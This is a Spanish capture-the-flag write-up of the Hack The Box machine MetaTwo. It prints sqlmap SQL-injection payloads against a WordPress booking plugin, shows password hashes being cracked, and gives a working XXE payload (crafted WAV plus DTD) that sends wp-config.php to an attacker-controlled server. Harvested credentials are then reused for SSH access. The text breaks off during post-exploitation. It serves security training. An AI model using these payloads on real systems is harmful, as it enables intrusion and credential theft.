Descripción
MetaTwo es una máquina fácil de Hack The Box que cuenta con las siguientes vulnerabilidades:
- Inyección SQL en un plugin de WordPress
- Crackeo de una contraseña de WordPress
- XXE autenticado en WordPress
- Exposición de datos sensibles
- Elevación de privilegios mediante el crackeo de una contraseña del administrador de contraseñas Passpie
Reconocimiento
Primero, vamos a comprobar con el comando ping si la máquina está activa y el sistema operativo. La dirección IP de la máquina de destino es 10.10.11.186.
$ ping -c 3 10.10.11.186
PING 10.10.11.186 (10.10.11.186) 56(84) bytes of data.
64 bytes from 10.10.11.186: icmp_seq=1 ttl=63 time=44.3 ms
64 bytes from 10.10.11.186: icmp_seq=2 ttl=63 time=43.7 ms
64 bytes from 10.10.11.186: icmp_seq=3 ttl=63 time=43.7 ms

--- 10.10.11.186 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 43.661/43.890/44.300/0.290 ms
La máquina está activa y con el TTL equivalente a 63 (64 menos 1 salto) podemos asegurar que es una máquina basada en Unix. Ahora vamos a hacer un escaneo de puertos TCP SYN con Nmap para comprobar todos los puertos abiertos.
$ sudo nmap 10.10.11.186 -sS -oN nmap_scan
Starting Nmap 7.93 ( https://nmap.org )
Nmap scan report for 10.10.11.186
Host is up (0.044s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 27.85 seconds
Obtenemos tres puertos abiertos, 21, 22 y 80.
Enumeración
Luego hacemos un escaneo más avanzado, con la detección de la versión de los servicios y el uso de scripts.
$ nmap 10.10.11.186 -sV -sC -p21,22,80 -oN nmap_scan_ports
Starting Nmap 7.93 ( https://nmap.org )
Nmap scan report for 10.10.11.186
Host is up (0.069s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp?
| fingerprint-strings:
|   GenericLines:
|     220 ProFTPD Server (Debian) [::ffff:10.10.11.186]
|     Invalid command: try being more creative
|_    Invalid command: try being more creative
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 c4b44617d2102d8fec1dc927fecd79ee (RSA)
|   256 2aea2fcb23e8c529409cab866dcd4411 (ECDSA)
|_  256 fd78c0b0e22016fa050debd83f12a4ab (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Did not follow redirect to http://metapress.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 215.47 seconds
Obtenemos tres serivcios: File Transfer Protocol (FTP), Secure Shell (SSH) and Hypertext Transfer Protocol (HTTP) que se ejecutan en un Linux Debian. Como no tenemos credenciales factibles para el servicio SSH vamos a pasar al servicio FTP. Vamos a comprobar si podemos iniciar sesión con credenciales de invitados (anonymous).
$ ftp anonymous@10.10.11.186
Connected to 10.10.11.186.
220 ProFTPD Server (Debian) [::ffff:10.10.11.186]
331 Password required for anonymous
Password:
530 Login incorrect.
ftp: Login failed
El inicio de sesión fue rechazado así que nos movemos al servicio HTTP. Observamos que el servicio alberga un sitio web, http://metapress.htb, por lo que lo agregamos a nuestro archivo local /etc/hosts.
$ echo "10.10.11.186 metapress.htb" | sudo tee -a /etc/hosts
Con WhatWeb podemos comprobar que el servidor está ejecutando WordPress 5.6.2 alojado en un servidor web nginx 1.18.0, y PHP 8.0.24.
$ whatweb --log-brief web_techs metapress.htb
http://metapress.htb [200 OK] Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[nginx/1.18.0], IP[10.10.11.186], MetaGenerator[WordPress 5.6.2], PHP[8.0.24], PoweredBy[--], Script, Title[MetaPress – Official company site], UncommonHeaders[link], WordPress[5.6.2], X-Powered-By[PHP/8.0.24], nginx[1.18.0]

La página web es un blog de lanzamiento futuro en el que posible registrarse para un evento de lanzamiento.

 En la página de eventos se puede seleccionar el servicio, la fecha y los detalles básicos. Y un resumen puede ser recibido al final.
 Enumeramos WordPress con herramienta WPScan. En la página principal no vamos a encontrar plugins por lo que habrá que escanear la página de eventos donde se puede realizar el registro para el evento.
$ wpscan --url http://metapress.htb/events --wp-content-dir http://metapress.htb/wp-content -o wordpress_scan_events
...

[+] URL: http://metapress.htb/events/ [10.10.11.186]

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: nginx/1.18.0
 |  - X-Powered-By: PHP/8.0.24
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] WordPress version 5.6.2 identified (Insecure, released on 2021-02-22).
 | Found By: Rss Generator (Passive Detection)
 |  - http://metapress.htb/feed/, <generator>https://wordpress.org/?v=5.6.2</generator>
 |  - http://metapress.htb/comments/feed/, <generator>https://wordpress.org/?v=5.6.2</generator>

[i] Plugin(s) Identified:

[+] bookingpress-appointment-booking
 | Location: http://metapress.htb/wp-content/plugins/bookingpress-appointment-booking/
 | [!] The version is out of date, the latest version is 1.0.57
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.0.10 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://metapress.htb/wp-content/plugins/bookingpress-appointment-booking/readme.txt
 | Confirmed By: Translation File (Aggressive Detection)
 |  - http://metapress.htb/wp-content/plugins/bookingpress-appointment-booking/languages/bookingpress-appointment-booking-en_US.po, Match: 'sion: BookingPress Appointment Booking v1.0.10'
Explotación
Como vemos el plugin BookingPress v1.0.10 está instalado. Este plugin es vulnerable a una inyección SQL sin autenticación, CVE-2022-0739. Existe una prueba de concepto en la web de WPScan. Primero tenemos que interceptar con Burp Suite la primera solicitud a /admin-ajax.php cuando visitamos la página de eventos y se guarda el parámetro _wpnonce.
Cuerpo de la petición con la que obtener el parámetro:
action=bookingpress_generate_spam_captcha&_wpnonce=588280c116
 Ahora podemos utilizar SQLMap para automatizar la explotación de la vulnerabilidad enviando en una datos en una petición POST el parámetro action como
 bookingpress_front_get_category_services y estableciendo el parámetro vulnerable total_service.
Datos del formulario para realizar la inyección SQL:
action=bookingpress_front_get_category_services&_wpnonce=588280c116&category_id=33&total_service=1234
Ejecutamos SQLMap para encontrar la vulnerabilidad.
$ sqlmap --url "http://metapress.htb/wp-admin/admin-ajax.php" --data "action=bookingpress_front_get_category_services&_wpnonce=588280c116&category_id=33&total_service=1234" -p total_service
...
[INFO] POST parameter 'total_service' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
sqlmap identified the following injection point(s) with a total of 68 HTTP(s) requests:
---
Parameter: total_service (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: action=bookingpress_front_get_category_services&_wpnonce=588280c116&category_id=33&total_service=1234) AND (SELECT 5860 FROM (SELECT(SLEEP(5)))LTJv) AND (8252=8252

    Type: UNION query
    Title: Generic UNION query (NULL) - 9 columns
    Payload: action=bookingpress_front_get_category_services&_wpnonce=588280c116&category_id=33&total_service=1234) UNION ALL SELECT NULL,CONCAT(0x7178717a71,0x5058425265465049585a51507545514370415a6b6c636b4e75485a656b6b535263746d65696d6b6b,0x716a787671),NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.24, Nginx 1.18.0
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
Como la vulnerabilidad está funcionando vamos a enumerar las bases de datos.
$ sqlmap --url "http://metapress.htb/wp-admin/admin-ajax.php" --data "action=bookingpress_front_get_category_services&_wpnonce=588280c116&category_id=33&total_service=1234" -p total_service --dbs
...
[INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.18.0, PHP 8.0.24
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[INFO] fetching database names
available databases [2]:
[*] blog
[*] information_schema
Luego enumeramos las tablas de la base de datos blog.
$ sqlmap --url "http://metapress.htb/wp-admin/admin-ajax.php" --data "action=bookingpress_front_get_category_services&_wpnonce=588280c116&category_id=33&total_service=1234" -p total_service -D blog --tables
...
[INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.18.0, PHP 8.0.24
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[INFO] fetching tables for database: 'blog'
Database: blog
[27 tables]
+--------------------------------------+
| wp_bookingpress_appointment_bookings |
| wp_bookingpress_categories           |
| wp_bookingpress_customers            |
| wp_bookingpress_customers_meta       |
| wp_bookingpress_customize_settings   |
| wp_bookingpress_debug_payment_log    |
| wp_bookingpress_default_daysoff      |
| wp_bookingpress_default_workhours    |
| wp_bookingpress_entries              |
| wp_bookingpress_form_fields          |
| wp_bookingpress_notifications        |
| wp_bookingpress_payment_logs         |
| wp_bookingpress_services             |
| wp_bookingpress_servicesmeta         |
| wp_bookingpress_settings             |
| wp_commentmeta                       |
| wp_comments                          |
| wp_links                             |
| wp_options                           |
| wp_postmeta                          |
| wp_posts                             |
| wp_term_relationships                |
| wp_term_taxonomy                     |
| wp_termmeta                          |
| wp_terms                             |
| wp_usermeta                          |
| wp_users                             |
+--------------------------------------+
Encontramos que la base de datos del blog corresponde con el blog de WordPress, por lo que enumeramos la tabla wp_users para enumerar las credenciales.
$ sqlmap --url "http://metapress.htb/wp-admin/admin-ajax.php" --data "action=bookingpress_front_get_category_services&_wpnonce=588280c116&category_id=33&total_service=1234" -p total_service -D blog -T wp_users --dump
...
[INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.24, Nginx 1.18.0
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[INFO] fetching columns for table 'wp_users' in database 'blog'
[INFO] fetching entries for table 'wp_users' in database 'blog'
Database: blog
Table: wp_users
[2 entries]
+----+----------------------+------------------------------------+-----------------------+------------+-------------+--------------+---------------+---------------------+---------------------+
| ID | user_url             | user_pass                          | user_email            | user_login | user_status | display_name | user_nicename | user_registered     | user_activation_key |
+----+----------------------+------------------------------------+-----------------------+------------+-------------+--------------+---------------+---------------------+---------------------+
| 1  | http://metapress.htb | $P$BGrGrgf2wToBS79i07Rk9sN4Fzk.TV. | admin@metapress.htb   | admin      | 0           | admin        | admin         | 2022-06-23 17:58:28 | <blank>             |
| 2  | <blank>              | $P$B4aNM28N0E.tMy/JIcnVMZbGcU16Q70 | manager@metapress.htb | manager    | 0           | manager      | manager       | 2022-06-23 18:07:55 | <blank>             |
+----+----------------------+------------------------------------+-----------------------+------------+-------------+--------------+---------------+---------------------+---------------------+
Obtuvimos dos usuarios: admin con el hash de la contraseña $P$BGrgf2wToBS79i07Rk9sN4Fzk.TV. y manager con el hash de la contraseña $P$B4aNM28N0E.tMy/JIcnVMZbGcU16Q70. Como no podemos iniciar sesión con los hashes de contraseña necesitamos romperlos usando John The Ripper con el diccionario RockYou. Los hashes deben almacenarse en un archivo hashes con el formato nombre de usuario:hash.
Archivo wp_hashes:
admin:$P$BGrGrgf2wToBS79i07Rk9sN4Fzk.TV.
manager:$P$B4aNM28N0E.tMy/JIcnVMZbGcU16Q70
Entonces empezamos con el cracking.
$ john wp_hashes --wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
partylikearockstar (manager)
1g 0:00:01:51 DONE 0.009000g/s 129086p/s 130081c/s 130081C/s !!n0t.@n0th3r.d@mn.p@$$w0rd!!..*7¡Vamos!
Session completed.
Conseguimos la contraseña para el usuario manager, partylikearockstar. Podemos iniciar sesión en el panel administrativo de WordPress, /wp-admin.
 En la enumeración tenemos un WordPress versión 5.6.2 funcionando. Esta versión es vulnerable a una vulnerabilidad XXE (XML External Entity), CVE-2021-29447, cuando el servidor ejecuta la versión PHP 8. Ya que este servidor ejecuta PHP 8.0.24, la vulnerabilidad funcionará. Hay una prueba de concepto de la vulnerabilidad en un [TryHackMe] (https://tryhackme.com/room/wordpresscve202129447). Este es el panel de WordPress en el que podemos subir archivos multimedia.
 Necesitamos crear tres archivos: un archivo de audio WAV especialmente diseñado con la carga útil, un archivo DTD hospedado en nuestro propio servidor que WordPress solicitará, y un decodificador para la respuesta de WordPress. Con esta vulnerabilidad vamos a tratar de leer el archivo
 wp-config.php que contiene credenciales. En primer lugar creamos el archivo WAV (es necesario actualizar la dirección IP y los datos del puerto).
$ mkdir cve
$ cd cve
$ echo -en 'RIFF\xb8\x00\x00\x00WAVEiXML\x7b\x00\x00\x00<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM '"'"'http://10.10.14.154:1234/dtdfile.dtd'"'"'>%remote;%init;%trick;]>\x00' > payload.wav
Luego creamos el archivo DTD con el nombre dtdfile.dtd (es necesario actualizar la dirección IP y los datos del puerto).
Archivo DTD:
<!ENTITY % file SYSTEM "php://filter/zlib.deflate/read=convert.base64-encode/resource=../wp-config.php">
<!ENTITY % init "<!ENTITY % trick SYSTEM 'http://10.10.14.154:1234/?p=%file;'>" >
Después de eso vamos a encender nuestro servidor web que almacenará el archivo DTD.
$ python -m http.server 1234
Serving HTTP on 0.0.0.0 port 1234 (http://0.0.0.0:1234/) ...
Al subir el archivo payload.wav en el Media Uploader de WordPress, después de algunos segundos, recibiremos una solicitud a nuestro servidor desde el servidor de WordPress con un texto codificado en Base64.
$ python -m http.server 1234
Serving HTTP on 0.0.0.0 port 1234 (http://0.0.0.0:1234/) ...
10.10.11.186 - - "GET /dtdfile.dtd HTTP/1.1" 200 -
10.10.11.186 - - "GET /?p=jVVZU/JKEH2+VvkfhhKMoARUQBARAoRNIEDCpgUhIRMSzEYyYVP87TdBBD71LvAANdNzTs/p6dMPaUMyTk9CgQBgJAg0ToVAFwFy/gsc4njOgkDUTdDVTaFhQssCgdDpiQBFWYMXAMtn2TpRI7ErgPGKPsGAP3l68glXW9HN6gHEtqC5Rf9+vk2Trf9x3uAsa+Ek8eN8g6DpLtXKuxix2ygxyzDCzMwteoX28088SbfQr2mUKJpxIRR9zClu1PHZ/FcWOYkzLYgA0t0LAVkDYxNySNYmh0ydHwVa+A+GXIlo0eSWxEZiXOUjxxSu+gcaXVE45ECtDIiDvK5hCIwlTps4S5JsAVl0qQXd5tEvPFS1SjDbmnwR7LcLNFsjmRK1VUtEBlzu7nmIYBr7kqgQcYZbdFxC/C9xrvRuXKLep1lZzhRWVdaI1m7q88ov0V8KO7T4fyFnCXr/qEK/7NN01dkWOcURa6/hWeby9AQEAGE7z1dD8tgpjK6BtibPbAie4MoCnCYAmlOQhW8jM5asjSG4wWN42F04VpJoMyX2iew7PF8fLO159tpFKkDElhQZXV4ZC9iIyIF1Uh2948/3vYy/2WoWeq+51kq524zMXqeYugXa4+WtmsazoftvN6HJXLtFssdM2NIre/18eMBfj20jGbkb9Ts2F6qUZr5AvE3EJoMwv9DJ7n3imnxOSAOzq3RmvnIzFjPEt9SA832jqFLFIplny/XDVbDKpbrMcY3I+mGCxxpDNFrL80dB2JCk7IvEfRWtNRve1KYFWUba2bl2WerNB+/v5GXhI/c2e+qtvlHUqXqO/FMpjFZh3vR6qfBUTg4Tg8Doo1iHHqOXyc+7fERNkEIqL1zgZnD2NlxfFNL+O3VZb08S8RhqUndU9BvFViGaqDJHFC9JJjsZh65qZ34hKr6UAmgSDcsik36e49HuMjVSMnNvcF4KPHzchwfWRng4ryXxq2V4/dF6vPXk/6UWOybscdQhrJinmIhGhYqV9lKRtTrCm0lOnXaHdsV8Za+DQvmCnrYooftCn3/oqlwaTju59E2wnC7j/1iL/VWwyItID289KV+6VNaNmvE66fP6Kh6cKkN5UFts+kD4qKfOhxWrPKr5CxWmQnbKflA/q1OyUBZTv9biD6Uw3Gqf55qZckuRAJWMcpbSvyzM4s2uBOn6Uoh14Nlm4cnOrqRNJzF9ol+ZojX39SPR60K8muKrRy61bZrDKNj7FeNaHnAaWpSX+K6RvFsfZD8XQQpgC4PF/gAqOHNFgHOo6AY0rfsjYAHy9mTiuqqqC3DXq4qsvQIJIcO6D4XcUfBpILo5CVm2YegmCnGm0/UKDO3PB2UtuA8NfW/xboPNk9l28aeVAIK3dMVG7txBkmv37kQ8SlA24Rjp5urTfh0/vgAe8AksuA82SzcIpuRI53zfTk/+Ojzl3c4VYNl8ucWyAAfYzuI2X+w0RBawjSPCuTN3tu7lGJZiC1AAoryfMiac2U5CrO6a2Y7AhV0YQWdYudPJwp0x76r/Nw== HTTP/1.1" 200 -
Finalmente crearemos el decodificador PHP para obtener el contenido que hemos recibido.
echo "<?php echo zlib_decode(base64_decode('jVVZU/JKEH2+VvkfhhKMoARUQBARAoRNIEDCpgUhIRMSzEYyYVP87TdBBD71LvAANdNzTs/p6dMPaUMyTk9CgQBgJAg0ToVAFwFy/gsc4njOgkDUTdDVTaFhQssCgdDpiQBFWYMXAMtn2TpRI7ErgPGKPsGAP3l68glXW9HN6gHEtqC5Rf9+vk2Trf9x3uAsa+Ek8eN8g6DpLtXKuxix2ygxyzDCzMwteoX28088SbfQr2mUKJpxIRR9zClu1PHZ/FcWOYkzLYgA0t0LAVkDYxNySNYmh0ydHwVa+A+GXIlo0eSWxEZiXOUjxxSu+gcaXVE45ECtDIiDvK5hCIwlTps4S5JsAVl0qQXd5tEvPFS1SjDbmnwR7LcLNFsjmRK1VUtEBlzu7nmIYBr7kqgQcYZbdFxC/C9xrvRuXKLep1lZzhRWVdaI1m7q88ov0V8KO7T4fyFnCXr/qEK/7NN01dkWOcURa6/hWeby9AQEAGE7z1dD8tgpjK6BtibPbAie4MoCnCYAmlOQhW8jM5asjSG4wWN42F04VpJoMyX2iew7PF8fLO159tpFKkDElhQZXV4ZC9iIyIF1Uh2948/3vYy/2WoWeq+51kq524zMXqeYugXa4+WtmsazoftvN6HJXLtFssdM2NIre/18eMBfj20jGbkb9Ts2F6qUZr5AvE3EJoMwv9DJ7n3imnxOSAOzq3RmvnIzFjPEt9SA832jqFLFIplny/XDVbDKpbrMcY3I+mGCxxpDNFrL80dB2JCk7IvEfRWtNRve1KYFWUba2bl2WerNB+/v5GXhI/c2e+qtvlHUqXqO/FMpjFZh3vR6qfBUTg4Tg8Doo1iHHqOXyc+7fERNkEIqL1zgZnD2NlxfFNL+O3VZb08S8RhqUndU9BvFViGaqDJHFC9JJjsZh65qZ34hKr6UAmgSDcsik36e49HuMjVSMnNvcF4KPHzchwfWRng4ryXxq2V4/dF6vPXk/6UWOybscdQhrJinmIhGhYqV9lKRtTrCm0lOnXaHdsV8Za+DQvmCnrYooftCn3/oqlwaTju59E2wnC7j/1iL/VWwyItID289KV+6VNaNmvE66fP6Kh6cKkN5UFts+kD4qKfOhxWrPKr5CxWmQnbKflA/q1OyUBZTv9biD6Uw3Gqf55qZckuRAJWMcpbSvyzM4s2uBOn6Uoh14Nlm4cnOrqRNJzF9ol+ZojX39SPR60K8muKrRy61bZrDKNj7FeNaHnAaWpSX+K6RvFsfZD8XQQpgC4PF/gAqOHNFgHOo6AY0rfsjYAHy9mTiuqqqC3DXq4qsvQIJIcO6D4XcUfBpILo5CVm2YegmCnGm0/UKDO3PB2UtuA8NfW/xboPNk9l28aeVAIK3dMVG7txBkmv37kQ8SlA24Rjp5urTfh0/vgAe8AksuA82SzcIpuRI53zfTk/+Ojzl3c4VYNl8ucWyAAfYzuI2X+w0RBawjSPCuTN3tu7lGJZiC1AAoryfMiac2U5CrO6a2Y7AhV0YQWdYudPJwp0x76r/Nw==')); ?>" > decode.php
Ejecutamos el script PHP y obtenemos el archivo de configuración de WordPress.
$ php decode.php
<?php
/** The name of the database for WordPress */
define( 'DB_NAME', 'blog' );

/** MySQL database username */
define( 'DB_USER', 'blog' );

/** MySQL database password */
define( 'DB_PASSWORD', '635Aq@TdqrCwXFUZ' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

define( 'FS_METHOD', 'ftpext' );
define( 'FTP_USER', 'metapress.htb' );
define( 'FTP_PASS', '9NYS_ii@FyL_p5M2NvJ' );
define( 'FTP_HOST', 'ftp.metapress.htb' );
define( 'FTP_BASE', 'blog/' );
define( 'FTP_SSL', false );

...
Mirando a este archivo de configuración obtenemos las credenciales del servidor FTP, con la usuario metapress.htb, y la contraseña 9NYS_ii@FyL_p5M2NvJ. Si entramos en el servidor FTP y enumeramos los directorios podemos descargar el archivo send_email.php que se utiliza para enviar correos electrónicos desde el servidor.
$ ftp metapress.htb@10.10.11.186
Connected to 10.10.11.186.
220 ProFTPD Server (Debian) [::ffff:10.10.11.186]
331 Password required for metapress.htb
Password:
230 User metapress.htb logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||62887|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x   5 metapress.htb metapress.htb     4096 Oct  5  2022 blog
drwxr-xr-x   3 metapress.htb metapress.htb     4096 Oct  5  2022 mailer
226 Transfer complete
ftp> cd mailer
250 CWD command successful
ftp> ls
229 Entering Extended Passive Mode (|||45887|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x   4 metapress.htb metapress.htb     4096 Oct  5  2022 PHPMailer
-rw-r--r--   1 metapress.htb metapress.htb     1126 Jun 22  2022 send_email.php
226 Transfer complete
ftp> get send_email.php
local: send_email.php remote: send_email.php
229 Entering Extended Passive Mode (|||42561|)
150 Opening BINARY mode data connection for send_email.php (1126 bytes)
100% |***************************************************************************************************************|  1126       23.34 MiB/s    00:00 ETA
226 Transfer complete
1126 bytes received in 00:00 (24.05 KiB/s)
ftp> exit
221 Goodbye.
Podemos ver el contenido del archivo y encontraremos las credenciales del usuario jnelson, con contraseña Cb4_JmWM8zUZWMu@Ys.
$ cat send_email.php
...

$mail->Host = "mail.metapress.htb";
$mail->SMTPAuth = true;
$mail->Username = "jnelson@metapress.htb";
$mail->Password = "Cb4_JmWM8zUZWMu@Ys";
$mail->SMTPSecure = "tls";
$mail->Port = 587;

...
Si tratamos de iniciar sesión por SSH con estas credenciales, obtenemos una consola para el usuario jnelson .
$ ssh jnelson@10.10.11.186
jnelson@10.10.11.186's password:
Linux meta2 5.10.0-19-amd64 #1 SMP Debian 5.10.149-2 (2022-10-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
jnelson@meta2:~$ id
uid=1000(jnelson) gid=1000(jnelson) groups=1000(jnelson)
Postexplotación
Enumerando los usuarios se muestra que no hay más usuarios estándar aparte de jnelson.
jnelson@meta2:~$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
jnelson:x:1000:1000:jnelson,,,:/home/jnelson:/bin/bash
Al enumerar el contenido de la carpeta personal de jnelson encontramos los archivos de configuración del administrador de contraseñas Passpie. Este gestor de contraseñas protege las credenciales cifrandolas mediante cifrado asimétrico PGP. Hay dos credenciales, para jnelson, y para root.
jnelson@meta2:~$ ls -la
total 40
drwxr-xr-x 5 jnelson jnelson 4096 Oct  5  2022 .
drwxr-xr-x 3 root    root    4096 Oct  5  2022 ..
lrwxrwxrwx 1 root    root       9 Jun 26  2022 .bash_history -> /dev/null
-rw-r--r-- 1 jnelson jnelson  220 Jun 26  2022 .bash_logout
